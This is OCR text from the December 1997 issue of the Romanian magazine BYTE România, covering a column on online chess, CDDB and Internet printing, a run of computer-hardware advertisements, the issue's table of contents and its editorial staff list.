Poate că, îngroşînd puţintel, s-ar putea zice că Cişmigiul nostru e pentru şahişti cam ceea ce îmi închipui că este Copacabana pentru fotbalişti. Un loc unde se pot întîmpla fapte de genul celei despre care povestea Ioan Chirilă la un moment dat, implicată fiind o naţională de fotbal a României aflată în turneu în America Latină. A ieşit echipa să se amuze puţin pe nisipul brazilian, la o miuţă cu cin' s-o mai găsi pe-acolo: după 15 minute, era 4-0 pentru copiii plajei...

M-am simţit nu chiar ca în Cişmigiu, dar oricum teribil de bine, cînd am intrat recent la www.chessclub.com. Este chiar ceea ce pare, şi încă mai mult de atît. Am intrat pentru o vizită de 5 minute şi-am ieşit cu greu după două ore, uitînd complet că aveam lucruri mult mai importante de făcut decît să-mi pierd timpul jucînd şah cu cine s-o nimeri, în nişte blitzuri din care am ieşit taare şifonat. Dar cum să nu te prindă microbul? Partenerii sînt oameni (deci mai pot fi şi bătuţi...), e suficient să „strigi“ că vrei să joci, mai spui cam ce nivel ai sau cauţi şi e aproape sigur că îţi găseşti un partener de o valoare suficient de apropiată pentru ca partida să nu fie neinteresantă apriopric.

Cel cu care tocmai am început o partidă renunţă – nu mai poate sta, are un meci de golf. Mda.

Clubul e tot timpul populat, la orice oră de zi şi de noapte sînt cîteva sute de şahişti ce bîntuie pe acolo, se joacă în toate sistemele posibile, se pot face simultane, dacă vă trage aţa, sau se poate porni oricînd un turneu de un anumit nivel („pornim un turneu eliminatoriu de 8, sîntem 5, mai e nevoie de încă 3 jucători, clasificaţi la peste x puncte“), meciurile sînt evaluate, dacă vrei, sau nu, dacă nu vrei. Anonimitatea este garantată, dacă vrei să-ţi înfricoşezi adversarul din vorbe, poţi să şi vorbeşti cu el în timp ce joci, explicîndu-i de-a fir a păr şi negru pe alb de ce nu există mutare mai proastă decît cea pe care tocmai o va face imediat şi că oricum ar fi bine să uite orice gînd de victorie în meciul ăsta, pentru că va fi zdrobit... Cine nu vrea să joace, poate să chibiţeze, sau să ceară ajutor, sau să analizeze anumite partide sau poziţii împreună cu alţii... Un club de şah extraordinar de activ, în care nu se ştie cu cine joci de fapt: poate e chiar Kasparov intrat şi el în momentul ăsta? Cine o fi „Tomato“? Poate un puştan de 9 ani, poate Judith Polgar, poate Bill Clinton?

N-are importanţă. Ce este important, cred, este că acest gen de aplicaţii – care să profite din plin de ceea ce înseamnă „satul global“ – încep să se înmulţească văzînd cu ochii. Mi se pare evident că pentru copiii de mîine Internet-ul va fi la fel de natural cum li se pare celor de astăzi televiziunea.

M-am surprins sedus de CDDB. O idee pe cît de simplă, pe atît de plăcută: o bază de date în Internet care ţine minte pentru fiecare CD – cu număr de identificare unic de la fabricant -cine ce cîntă. Pui CD-ul în unitate şi automat acesta îşi ia din Internet datele relative la melodii, cîntăreţi, formaţii, autori... Nu e încă clasificat CD-ul? Cîteva minute de muncă şi gata – s-a rezolvat. Global! Nimeni nu va trebui să mai repete efortul pe care l-am făcut. Oricine va putea să corecteze, dacă am greşit ceva.


Şi IPP-ul face paşi rapizi - Internet Printing Protocol. De ce să transporţi ziare şi reviste tipărite cu mult efort într-un singur loc de-a lungul a sute sau mii de kilometri, consumînd benzină, muncă şi timp, dacă poţi tipări direct în fiecare oraş care are posibilităţi de tipărire proprii? Şi fiecare oraş mai mare începe să aibă...

Globalizare, descentralizare – cercetătorii ce se ocupă de reţele complexe se uită cu un ochi la mama natură: softul ce controlează ce se întîmplă s-a dovedit incredibil de simplu şi de robust cînd s-a încercat simularea unei funcţionări de genul „muşuroi de furnici“, în care fiecare nod din reţea – o „furnică“ – are puţintică inteligenţă, cît să verifice că ceea ce o înconjoară funcţionează normal. Ce nu funcţionează, se elimină şi se înlocuieşte – banal de simplu, şi aproape fără a afecta buna funcţionare a sistemului.

S-au mai văzut noutăţi, şi nu puţine revoluţionare. În Internet, ele se întîmplă mereu. Şi se propagă, tot timpul, tot timpul, într-un ritm care stîrneşte confuzie. Spune Vinton Cerf, părintele Internet-ului: „If you are not confused by what's going on these days, you don't know what's going on.“ ■

Iosif Fettich

ifettich@netsoft.ro



FLAMINGO COMPUTERS

vă prezintă

SONY

OFFICE *Collection*

Căutați noua serie de monitoare Sony, destinate pentru birouri moderne și funcționale, precum și pentru atelierele CAD/CAM.

Monitoarele Sony Trinitron asigură o impresionantă capacitate de contrast a imaginii și o înaltă capacitate de redare a culorilor (tipul 300sf dispune și de sistem de calibrare a culorilor).

Calități performante precum: frecvențe de împrospătare mai ridicate, punctele extrem de fine ale măștii, sistem multiscan digital pentru reglarea automată a geometriei imaginii, Plug&Play, TCO - standardul economic universal recunoscut, precum și sistemul on-screen display, constituie elemente determinante pentru o utilizare de înaltă clasă.

Noi definim standardele.

Este un Sony

Informații suplimentare: www.flamingo.ro
www.sony-cp.com

Bd. N. Titulescu 121,
Sector 1, București
☎ **01-222.50.41**
📠 **01-222.59.41**
titulescu@flamingo.ro

Cal. Dorobanților 132,
Sector 1, București
☎ **01-231.04.31**
📠 **01-231.04.32**
dorobanti@flamingo.ro

Bd. Știrbei Vodă 154,
Sector 1, București
☎ **01-638.35.38**
📠 **01-638.35.38**
stirbei@flamingo.ro

Șos. Panduri 29-31,
Sector 5, București
☎ **01-410.36.23**
📠 **01-410.36.23**
panduri@flamingo.ro

Cal. București 23 B,
Craiova
☎ **051-417.426**
📠 **051-417.428**
craiova@flamingo.ro

Calea lui Traian
176 bis, Rm. Vâlcea
☎ **050-737.220**
📠 **050-737.220**
valcea@flamingo.ro

BEST OF BYTE
COLOSSEUM NewLine
Fii
alături de
Învingător
SPRiNT COMPUTERS
your password for tommorow
your password for tommorow SPRiNT COMPUTERS
MMX™ intel inside pentium® PROCESSOR
233 MHz
09:25.693
266 MHz
300 MHz
Intel Inside logo și Pentium sunt mărci înregistrate, iar MMX este marcă comercială Intel Corporation

Știm că îți place să conduci la nebunie.
Nouă ne place să facem mașini bune.
Așadar îți punem la dispoziție o mașină cu care vei fi din start în "pole position". Pentru că în încercări s-a dovedit a fi cea mai puternică.
Te așteaptă o cursă lungă pentru care echipa noastră tehnică este gata să-ți acorde asistență în orice moment.
Și pentru că timpul este pentru tine esențial, suntem pregătiți să-ți asigurăm schimbul "roților" într - un timp neegalat de nimeni!
Pentru că noi suntem lideri în clasamentul constructorilor!
Restul depinde doar de tine...

La CERF'97 calculatorul SPRiNT Colosseum NewLine a fost apreciat ca cel mai puternic calculator asamblat în România și distins, de către redacția revistei BYTE România, cu premiul "BEST OF CERF'97"

Prin magazinele: **București** - SPRiNT-SITC, Calea Floreasca 167, sect. 2, ☎ 232.44.71; **București** - SPRiNT- S plus S, Str. Traian nr.1 Ansamblul Unirii, Bl. E5 ☎ 094- 569.810; **Baia Mare** - SPRiNT , Str. Traian 5/1 ☎ 062-431.176; **Brașov** - SPRiNT-BTC, Str. Tâmpei nr. 8 ☎ 068-323100; **Cluj** - SPRiNT-SGR, Bd. 21 Decembrie nr. 1 ☎ 064- 430000; **Galați** - SPRiNT-ROMLOTUS, Str. Portului nr.18-20 ☎ 036-474000; **Iași** - SPRiNT, Str. Gh. Ghibănescu nr.1, ☎ 01-8607647; **Rm. Vâlcea** - SPRiNT-INFOGROUP, Calea lui Traian Sud, Bl.S5 ☎ 050-731660; **Târgu Secuiesc** - SPRiNT-DATAS, Str. Dozya Gyorgy nr. 41 ☎ 067-362.199; **Hunedoara** - SPRiNT-COMSER, Bd. Traian nr. 49 ☎ 054 - 716.511; **Oradea** - SPRiNT-KEYSYS, Str. Patrioților nr. 4 ☎ 059-419748; **Ploiești** - SPRiNT, Str. Romană nr. 28-30 ☎ 044-110700;

Prin Distribuitorii autorizați: Arad INFOGO **057-281836** Argeș LUCKY **048-222149** Caraș-Severin ELCOM **055-216.052** Constanța TOTALDATA **041-636076** Covasna HARD TRADING **067-351285** Dâmbovița SHIDO **045-634583** Dolj EDA **051-411715** Galați SPARK **036-465270** Giurgiu INFOGRUP **046-217805** Gorj COMSER **053-218515** Harghita NETCOMP **066-171181** MICROBIT **066-216518** Mehedinți COMSER **052-324075** Mureș OCTOGON **065-162194** Timiș EASTERN DIGITAL **056-192091** SYSBETACOM **056-311257** Vrancea ESTCOMPUTER **037-217655**

Ce a fost mai bun în '97: PREMIILE EDITORILOR BYTE

BYTE

ROMÂNIA

revistă de integrare tehnologică

Vol. 3, Nr. 12 DECEMBRIE 1997

TEHNOLOGIE ACTUALĂ
Drumul spre Java /p21

CICNET SLOBOZIA:
Centru de informare /p25

ADMINISTRARE: CA-SuperProject 4.0 /p79

MARI PREMII PENTRU ANUL 1998 MARI PREMII MARI PREMII

ABONAȚILOR
O carte, un monitor, un kit PC/TV, un calculator.
pag.15

CITITORILOR
O excursie la LAS VEGAS, un calculator.
pag.3

ANALIZA PE 9 pagini
A CIPURILOR
CARE URMEAZĂ

DUPĂ PENTIUM II

Adio x86,
salut **EPIC**,
noua tehnologie
din **Intel Merced**
Iată calea spre
performanță

știri/ PRISMA DVD, CONVERSIE C++/JAVA prezentări/ MINOLTA EP 2080, WINCHIP DE LA CENTAUR

9 CALCULATOARE DE REȚEA
COMPARATE:
NC1 NEOWARE ÎN FRUNTE

Lei 8000

T.P.
APROBAT R.A.P.R.
Nr. 103/DC/040/1997
Valabil pînă la 31.12.1997
Exp: SC Computer Press Agora s.r.l.
RO, 4300 Tg. Mureș, CP 172 OP 1


www.agora.ro

EPSON
Stylus
COLOR 600

The Future Technology PIEZO

Noua dimensiune a calității imaginii: EPSON Stylus Color 600 cu rezoluție de 1440 dpi și o viteză senzațională !

EPSON și EPSON Stylus sunt mărci înregistrate ale Seiko-EPSON Corporation.



EPSON *Stylus* COLOR 600

Imprimanta EPSON Stylus Color 600 poate tipări pentru Dumneavoastră imagini cu o rezoluție nemaiîntâlnită până acum.

La 1440 dpi asigură, chiar și pe hârtie, o calitate cu totul deosebită a imaginii. Indiferent de ce doriți să imprimați-grafice, fotografii, combinații de text și imagine- veți obține întotdeauna rezultate excepționale, în condițiile unei viteze mai mari.

În plus, calitatea imaginii imprimate cu EPSON Stylus Color 600 este standard. Evitați deci obositoarele reglaje, care măresc costurile de exploatare și scad viteza de lucru și bucurați-vă de noua dimensiune a calității imaginii.

Dacă doriți să primiți mai multe detalii despre noile imprimante EPSON Stylus Color, trimiteți acest cupon completat (prin poștă sau fax):

Nume __________

Prenume __________

Firma __________

Poz. în firmă __________

Telefon __________

Adresa __________

Localitatea __________

MB Distribution srl Str. Johann Strauss nr. 1
București 1, Tel.: 230 03 14, Fax: 230 03 13

BYTE

EPSON®

SIMBOLUL TEHNOLOGIEI

aveți

- un domeniu de activitate
- mai multe birouri/sedii
- angajați
- multe hârtii și probleme de rezolvat

HARABABURĂ !!!

vă doriți

- echipamente hardware interconectate
- software de interfață & de aplicație
- școlarizarea angajaților

ORDINE !!!

vă oferim

- soluții hardware & software
- sisteme integrate "la cheie"
- asistență tehnică software & service hardware
- consultanță
- training

cartea noastră de vizită

- System Integration & Project Management
  - proiecte la nivel național
- IBM Business Partner
- Microsoft Authorized Distribution Partner/ DSP for Romania & Microsoft Hot Line
- distribuitor Symantec
- distribuitor de PC-uri FORTE
- 9 sucursale FORTE


Microsoft®
WHERE DO YOU WANT TO GO TODAY?™
Authorized Distribution Partner/
DSP for Romania

FORTE
COMPUTERS
Flexibility.Made in Romania

IBM®
Bu

Lipscani 102, București
Tel: 3122360 / 6137282 Fax: 3122630 Microsoft Hot Line: 3120948

AVANTAJELE VOLUMULUI LA MAXIM!




Dar un volum maxim de avantaje? Copiatoarele de mare volum MINOLTA.

Avantaje financiare la **maxim** - Nu trebuie să ai toţi banii! În rate sau leasing, în 24 de luni, ai tot timpul să plăteşti copiatorul MINOLTA. Timp la **maxim** - cu cele 60 de copii pe minut, copiatorul MINOLTA îţi economiseşte timpul. Servicii la **maxim** - garanţia de 3 ani* oferă întreţinerea completă a copiatorului MINOLTA şi furnizarea de consumabile şi piese de schimb. Mai mult! La apariţia unei disfuncţionalităţi majore, copiatorul va fi înlocuit în 24 de ore!

*cu contract S+M

Pentru că Minolta nu cunoaşte 1/2-le de măsură.



MINOLTA

MINOLTA ROMANIA S.R.L., Şos Olteniţei nr. 35-37, Sector 4, Bucureşti, Tel: 634.62.45; 634.76.55; Fax: 330.70.02. Email: office@minolta.eunet.ro

Există **O FORȚĂ** cu care **ÎNVINGI !**

Caut-o și

CÂȘTIGĂ !

o vacanță de vis în Las Vegas

un calculator SALIENT

Nume: ....
Adresă: ....
Telefon: ....
Vârstă: ....
Firmă/Organizație: ....
Ocupație/Funcție: ....
Întrebare: Care este acea forță ?
Răspuns: ....
Data: ....

BYTE ROMÂNIA

plus multe alte surprize

Pentru a participa la consursul SALIENT doar decupați și trimiteți cuponul completat pe adresa sediului din București. Sunt acceptate și cupoane fotocopiate, dar o persoană fizică/juridică are dreptul să participe cu un singur cupon. Persoanele fizice care achiziționează un sistem SALIENT de la data apariției acestei reclame și trimit cuponul împreună cu o copie după factură, vor participa la tragerea la sorți cu un total de 10 cupoane. Tragerea la sorți va avea loc pe data de **24 ianuarie 1998.** Angajații firmei SALIENT nu pot participa la concurs.

www.salient.ro

SALIENT

SALIENT Group

București: Calea Floreasca nr. 242
Tel: 01-2305791, 2324036
Fax: 01-2321045

Timișoara: Piața Timișoara 700 nr. 1
Tel: 056-201041, 201042
Fax: 056-190464

AMERICAN TECHNOLOGY

MICROSOFT WINDOWS COMPATIBLE

yes Net Ware Tested and Approved

SCO SOFTWARE COMPATIBLE

3 ANI GARANTIE

SALIENT • STANDING OUT in Computer & Networking Technology

Canon
Copiatoare

Periferice multifuncționale
Faxuri Scanere
Camere foto digitale
Imprimante

FC 230

- portabil
- format: A4
- viteză copiere: 4 pagini / minut
- alimentare: multifeeder 50 pagini
- volum de copiere: 700 copii / lună
- destinație: copiator personal, birouri mici

capacitate mică alb/negru

NP 6216

- format: A5-A3
- viteză copiere: 16 pagini / minut
- zoom: 50 - 200 %
- alimentare: 50 + 250 pagini
- volum de copiere: 5000 copii / lună
- copiază: negru / roșu / albastru / verde / maro
- opțiuni: sortator, alimentator automat

capacitate medie alb/negru

CLC 700

- format: A5-A3
- viteză copiere: 28 pagini / minut
- zoom: 25 - 400 %
- alimentare: 50 + 500 + 500 pagini
- volum de copiere: 40000 copii / lună
- copiază: full color / mono / negru

DIGITAL COLOUR

capacitate mare color

TORNADO SYSTEMS

Constanța, George Enescu 11
tel: 041-618580, 619863, 619864 fax: 041-619457
București, Jiului 2-4, Bloc Tornado
tel: 01-6672823, 6672632 fax: 01-6672987


vizitați-ne pagina web
www.tornado.ro

Câștigați cu Canon !
Canon este cel mai mare producător de copiatoare analogice și digitale. Prețurile aparatelor nu sunt cele mai mici. Calitatea lor este însă excepțională, depășind de 2, 3 ori durata de viață a oricărui alt copiator similar. Canon vă garantează: cele mai fiabile mecanisme, cea mai bună calitate a copiei, cel mai mic preț pe copie.
Câștigați bani și bună dispoziție cu aparatele Canon care funcționează neîntrerupt.

YOU AND CANON CAN.

IMATION 3M

tel: 092-200722
fax: 01-3129302



MEGA OFERTĂ

3M
High Density
Haute densité
10 2
MEGA OFFER

10 + 2 DISCHETE

Cumpărați 10 dischete și primiți 2 GRATUIT! Acum în fiecare cutie cu dischete 3M/Imation* veți găsi 2 GRATUIT.

40 + 10 DISCHETE

Pachetul Promoțional Special: cumpărați 4 cutii a câte 10 dischete marca 3M/Imation* și veți primi a 5-a cutie GRATUIT! Cea de a 5-a cutie are un design unic, și este disponibilă numai împreună cu Pachetul Promoțional Special 40 + 10.

3M
IMATION
40+10
MEGA OFFER

*valabil numai pentru dischetele 3M/Imation de 3.5"DS-HD formatate IBM

BYTE
ROMÂNIA

Decembrie 1997, vol. 3, nr. 12

COVER STORY

DUPĂ PENTIUM II

56

De Tom R. Halfhill

O prezentare detaliată a noilor arhitecturi revoluționare de microprocesoare, de la Intel și Hewlett-Packard și semnificația acestora pentru proiectanți și utilizatori.

IMAGINE COPERTĂ: JOHN LUND © 1997

După MMX

61

De Tom R. Halfhill

Noile performanțe 3D oferite de cipurile de la AMD, Centaur și Cyrix înfruntă Intel.

TEHNOLOGIE JAVA

Java la viteză maximă

75

De Budai László

Funcțiile native incluse în programe Java permit viteze superioare de execuție.

ADMINISTRAREA PROIECTELOR

CA-SuperProject 4.0

79

De Dan Logan

Controlul diferitelor etape ale unui proces este un deziderat râvnit de orice manager.

Premiile editorilor BYTE pe '97

93

Tributul editorilor BYTE pentru cele mai bune exemple de inginerie harware și software ale anului.

PROGRAMARE OOP

CA-Visual Objects

83

László István

CA-Visual Objects oferă o serie de noutăți care nu se regăsesc în alte limbaje.

EDITORIAL

Anul 8

BITS

WinChip de la Centaur 10

Noile portabile puternice își justifică numele 11

Modemuri ieftine 12

Viitorul: Procesoare I_2O 12

DVD: Un obiectiv nesigur 14

Se caută specialiști în rețele 18

EVENIMENT

REPORTAJ

Drumul spre Java 21

De Irina Athanasiu

Conferința de la Berlin a reunit personalități marcante.

INTERVIU

Slobozia, oraș digital 25

CICNET Slobozia, primul centru pentru informarea cetățenilor din România.

LAB REPORT

SOFTWARE

Instrumentare pentru aplicații Web 42

De Steve Gillmor


Analizăm șapte instrumentare de realizare și administrare a siturilor Web pentru a facilita luarea unei decizii.

HARDWARE

Înapoi în viitor, cu nouă calculatoare de rețea 48

De Michelle Campanale

Am testat oferta actuală de clienți supli pentru a vedea utilitatea lor.



WEB MASTER

Getpage 67

De Bogdan Zamfir și Bogdan Dragomir

Un cadou de sărbători: o carte în format HTML sau un întreg sit.

SURFING

Licee din România 70

De Mircea Sabău

Stadiul calității învățământului românesc se oglindește și în paginile Web ale instituțiilor de învățământ.

PREZENTARE

AUTOMATIZĂRI INDUSTRIALE

Urmărirea parametrilor la gaze 73

De Sorin Huidan și Cătălin Danciu

FORBES

Cruciade moderne și cruciați moderni 97

De Harrison Forbes

CE-I NOU

Minolta EP 2080 102

Prisma DVD de la Sowah 102

NCR WorldMark 4380 102

Conversie C++/Java 104

Microsoft SNA server 4.0 și SQL server 6.5 104

Upgrade MacOS 8 104

COMENTARII

Două milioane 101

De Gabriel Proșcanu

Ia-ți patul tău și umblă! 105

De Dan Iancu

ULTIMA

Punctul de miră 108

De Iosif Fettich

FUNDAMENTE

BAZE DE DATE

Gestiunea transformării datelor 31

De Colin White

Pentru ca datele să fie utile la decizii, este nevoie de controlul și curățirea lor.

SISTEME DE OPERARE

Vocea face PC-ul mai accesibil 33

De Joseph J. Lazzaro

Procesoarele puternice și memoria ieftină permit ca sinteza vorbirii și recunoașterea vocii să se facă prin soft.

REȚELE

Demisticarea adresării ATM 35

De Jeffrey N. Fritz

Pentru conectarea rețelei ATM la lumea exterioară analizați atent modalitatea de adresare.

UC

Video personal devine o realitate 37

De Les Kohn și Greg Efland

Un codec (codor/decodor) video MPEG-2, într-un singur cip permite creația DVD pe PC.

PROGRAMARE

HTML dinamic, pe înțelesul tuturor (II) 39

De Rick Dobson

DHTML permite mărirea și micșorarea obiectelor, le face să apară și să dispară și permite realizarea de multe efecte multimedia.

CASETA REDACȚIEI

Director General:
Romulus Maier (rmaier@agora.ro)
Director Executiv:
Adrian Pop (adipop@agora.ro)
Director Editorial:
Mircea Sârbu (msarbu@agora.ro)
Redactor șef:
Darvas Attila (adarvas@agora.ro)
Secretar General De Redacție:
Daniel Moldovan (dmoldovan@agora.ro)
Redacția:
Mircea Sabău (msabau@agora.ro)
Budai László (lbudai@agora.ro)
Redactori asociați:
Iosif Fettich (ifettich@netsoft.ro)
Cristian Mateescu (mateescu@agora.ro)
La acest număr au mai colaborat:
Gabriel Proșcanu (București);
Harrison Forbes (Chicago);
Sepsi István (Tg-Mureș);
Dan Iancu (Boston);
Irina Athanasiu (București);
Dan Logan (București);
Sorin Huidan (Tg-Mureș);
Cătălin Danciu (Tg-Mureș);
István László (Oradea);
Bogdan Zamfir (București);
Bogdan Dragomir (București);
Corectura:
Aurora Laslo;

Tehnoredactare: Réman László, Titus Roșca
Administrație: Ingrid Maier
Marketing: Gabriela Bucșa, Annamaria Pascu
e-mail: redactia@agora.ro; office@agora.ro
Contabilitate: Pap Ilona
Secretariat: Rodica Fettich
Distribuție: Ștefan Curtifan,
Doina Ceșa, Natalia Vânău
Reprezentanță București:
Daniela Pastramă, tel: (01)-3309281
fax: (01)-3309285
C.P. 94 O.P. 49 București
I.S.S.N.: 1223-9801
Tiparul: S.C. Infopress S.A.,
Odorheiu Secuiesc,
Tel: 066-216483
Editura: Computer Press Agora s.r.l.,
C.P. 172 - 1, 4300 Tg-Mureș
Telefon: (065) 16.65.16
